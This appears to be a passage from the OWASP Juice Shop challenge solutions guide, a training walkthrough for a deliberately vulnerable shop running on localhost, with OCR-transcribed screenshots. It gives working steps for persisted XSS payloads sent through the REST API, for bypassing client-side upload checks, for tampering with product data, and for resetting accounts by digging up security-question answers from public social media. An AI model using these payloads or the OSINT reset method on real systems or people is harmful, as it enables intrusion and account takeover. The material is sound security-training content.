
- **Session Cookies.** We use Session Cookies to operate our Service.
- **Preference Cookies.** We use Preference Cookies to remember your preferences and various settings.
- **Security Cookies.** We use Security Cookies for security purposes.

3. Inspect the HTML in your browser and note down all text inside `<span class="hot">` tags, which are `http://localhost`, We may also, instruct you, to refuse all, reasonably necessary and responsibility.
4. Combine those into the URL `http://localhost:3000/we/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility` (adding the server port if needed) and solve the challenge by visiting it.

It seems the Juice Shop team did not appreciate your extensive reading effort enough to provide even a tiny gratification, as you will receive only a 404 Error: ENOENT: no such file or directory, stat '/app/frontend/dist/frontend/assets/private/thank-you.jpg'.

Change the href of the link within the O-Saft product description

1. By searching for *O-Saft* directly via the REST API with `http://localhost:3000/rest/products/search?q=o-saft` you will learn that it's database ID is 9.
2. Submit a PUT request to `http://localhost:3000/api/Products/9` with:
 - `{"description": "<a href=\"https://owasp.slack.com\" target=\"_blank\">More...</a>"}` as body
 - and `application/json` as Content-Type



Reset the password of Bjoern's OWASP account via the Forgot Password mechanism

1. Visit `http://localhost:3000/#/forgot-password` and provide `bjoern@owasp.org` as your *Email*.
2. You will notice that the security question Bjoern chose is *Name of your favorite pet?*

3. Find Bjoern's Twitter profile at <https://twitter.com/bkimminich>
4. Going through his status updates or media you'll spot a few photos of a cute cat and eventually also find the Tweet <https://twitter.com/bkimminich/status/1441659996589207555> or maybe the more recent <https://twitter.com/bkimminich/status/1594985736650035202>
5. The text of this Tweet spoilers the name of the cat as "Zaya"
6. Visit <http://localhost:3000/#/forgot-password> again and once more provide `bjoern@owasp.org` as your *Email*.
7. In the subsequently appearing form, provide `Zaya` as *Name of your favorite pet?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge



Björn Kimminich
@bkimminich



How can I best say thanks to everyone who voted for me as "Outstanding Innovator" at 🏆 @owasp #WASPY Awards 2021? 🤔


I know! 💡 😁

Another "Zaya-the-three-legged-cat expresses how excited I am!" picture is required! 📸

👉 🐱 🙌 🙌 🙌 = Thank y'all! ❤️

[Tweet übersetzen](#)






-  **Flipper Zero**  @flipper_zero · 9 Std. ...
Antwort an [@FazioMondardini](#)
Can you please make a research to find all unsupported animal microchips protocols?
 2  1  40 
-  **benji** @benjiJanssens · 9 Std. ...
Antwort an [@flipper_zero](#) und [@FazioMondardini](#)
I don't think European microchips (134.2 kHz) are supported?
 4   3 
-  **Björn Kimminich**
@bkimminich ...

Antwort an [@benjiJanssens](#) [@flipper_zero](#) und [@FazioMondardini](#)

I could read the FDX-B of Zaya just fine after I eventually found the right spot on her back.

[Tweet übersetzen](#)





Alternative name-drop on YouTube

1. Find Bjoern's [OWASP Juice Shop](#) playlist on Youtube
2. Watch [BeNeLux Day 2018: Juice Shop: OWASP's Most Broken Flagship - Björn Kimminich](#)
3. This conference talk recording immediately dives into a demo of the Juice Shop application in which Bjoern starts registering a new account 3:59 into the video (<https://youtu.be/Lu0-kDdtVf4?t=239>)
4. Bjoern picks *Name of your favorite pet?* as his security question and - live on camera - answers it truthfully with "Zaya", the name of his family's adorable three-legged cat.

Partial hints about Bjoern's choice of security answer

The **user profile picture** of his account at <http://localhost:3000/assets/public/images/uploads/12.jpg> shows his pet cat.



Retrieving another photo of his cat is the subject of the Retrieve the photo of Bjoern's cat in "melee combat-mode" challenge. The corresponding image caption "🐱 #zatschi #whoneedsfourlegs" also leaks the nickname "Zatschi" of the pet - which is cute, but (intentionally) not very helpful to find out her real name, though.



Reset Jim's password via the Forgot Password mechanism

1. Visit <http://localhost:3000/#/forgot-password> and provide `jim@juice-sh.op` as your *Email* to learn that *Your eldest siblings middle name?* is Jim's chosen security question
2. Jim (whose `UserId` happens to be 2) left some breadcrumbs in the application which reveal his identity
 - A product review for the *OWASP Juice Shop-CTF Velcro Patch* stating *"Looks so much better on my uniform than the boring Starfleet symbol."*
 - Another product review *"Fresh out of a replicator."* on the *Green Smoothie* product
 - A *Recycling Request* associated to his saved address *"Room 3F 121, Deck 5, USS Enterprise, 1701"*
3. It should eventually become obvious that *James T. Kirk* is the only viable solution to the question of Jim's identity





4. Visit https://en.wikipedia.org/wiki/James_T._Kirk and read the Depiction section
5. It tells you that Jim has a brother named *George Samuel Kirk*
6. Visit <http://localhost:3000/#/forgot-password> and provide `jim@juice-sh.op` as your *Email*
7. In the subsequently appearing form, provide `Samuel` as *Your eldest siblings middle name?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge

Forgot Password

Email

Your eldest siblings middle name?

Please provide an answer to your security question.

New Password

Repeat Password

Change

Upload a file larger than 100 kB

1. The client-side validation prevents uploads larger than 100 kB.
2. Craft a POST request to `http://localhost:3000/file-upload` with a form parameter `file` that contains a PDF file of more than 100 kB but less than 200 kB.

The screenshot shows a REST client interface with a POST request to `http://localhost:3000/file-upload`. The request body is configured as `form-data`. A table lists the form parameters:

	KEY	VALUE	DESCRIPTION
☒	file	Dateien auswählen invalidSizeForClient.pdf	
	Key	Value	Description

The response status is `204 No Content`, with a time of `350 ms` and a size of `269 B`. The `Body` tab is selected at the bottom.

3. The response from the server will be a `204` with no content, but the challenge will be successfully solved.

Files larger than 200 kB are rejected by an upload size check on server side with a `500` error stating `Error: File too large`.

Upload a file that has no `.pdf` or `.zip` extension

1. Craft a `POST` request to `http://localhost:3000/file-upload` with a form parameter `file` that contains a non-PDF file with a size of less than 200 kB.

The screenshot shows a REST client interface with a POST request to `http://localhost:3000/file-upload`. The request body is set to `form-data`. A table lists the body parameters:

KEY	VALUE	DESCRIPTION
☒ file	Dateien auswählen invalidTypeForClient.exe	
Key	Value	Description

The response status is `204 No Content`, with a time of `143 ms` and size of `269 B`. The interface also shows tabs for Params, Authorization, Headers (10), Body, Pre-request Script, and Tests. The Body tab is active, and the response is displayed in the bottom section with tabs for Body, Cookies, Headers (9), and Test Results.

2. The response from the server will be a `204` with no content, but the challenge will be successfully solved.

Uploading a non-PDF file larger than 100 kB will solve Upload a file larger than 100 kB simultaneously.

Perform a persisted XSS attack bypassing a client-side security mechanism

1. Submit a POST request to `http://localhost:3000/api/Users` with


- `{"email": "<iframe src=\"javascript:alert(`xss`)\">","password": "xss"}`` as body
- and `application/json` as Content-Type header.

The screenshot shows a REST client interface with the following details:


- Request:**
 - Method: POST
 - URL: localhost:3000/api/Users
 - Body Type: raw (JSON (application/json))
 - Body Content: `{"email": "<iframe src=\"javascript:alert('xss')\">", "password": "xss"}`
- Response:**
 - Status: 201 Created
 - Time: 8804 ms
 - Size: 665 B
 - Body Content (Pretty):

```
1 {
2   "status": "success",
3   "data": {
4     "username": "",
5     "isAdmin": false,
6     "lastLoginIp": "0.0.0.0",
7     "profileImage": "default.svg",
8     "id": 14,
9     "email": "<iframe src=\"javascript:alert('xss')\">",
10    "password": "2c71e977eccffb1cfb7c6cc22e0e7595",
11    "updatedAt": "2019-01-04T13:10:13.552Z",
12    "createdAt": "2019-01-04T13:10:13.552Z"
13  }
14 }
```

2. Log in to the application with an admin.
3. Visit <http://localhost:3000/#/administration>.
4. An alert box with the text "xss" should appear.




5. Close this box. Notice the somewhat broken looking row in the *Registered Users* table?
6. Click the "eye"-button in that row.
7. A modal overlay dialog with the user details opens where the attack string is rendered as harmless text.



Perform a persisted XSS attack without using the frontend application at all

1. Log in to the application with any user.
2. Copy your Authorization header from any HTTP request submitted via browser.
3. Submit a POST request to `http://localhost:3000/api/Products` with
 - `{"name": "XSS", "description": "<iframe src='\"javascript:alert(\"xss\")'>"`, "price": 47.11}` as body,
 - `application/json` as Content-Type

- and Bearer ? as Authorization header, replacing the ? with the token you copied from the browser.



4. Visit `http://localhost:3000/#/search`.
5. An alert box with the text "xss" should appear.

OWASP Juice Shop

Auf einer in dieser Seite eingebetteten Seite wird Folgendes angezeigt
XSS

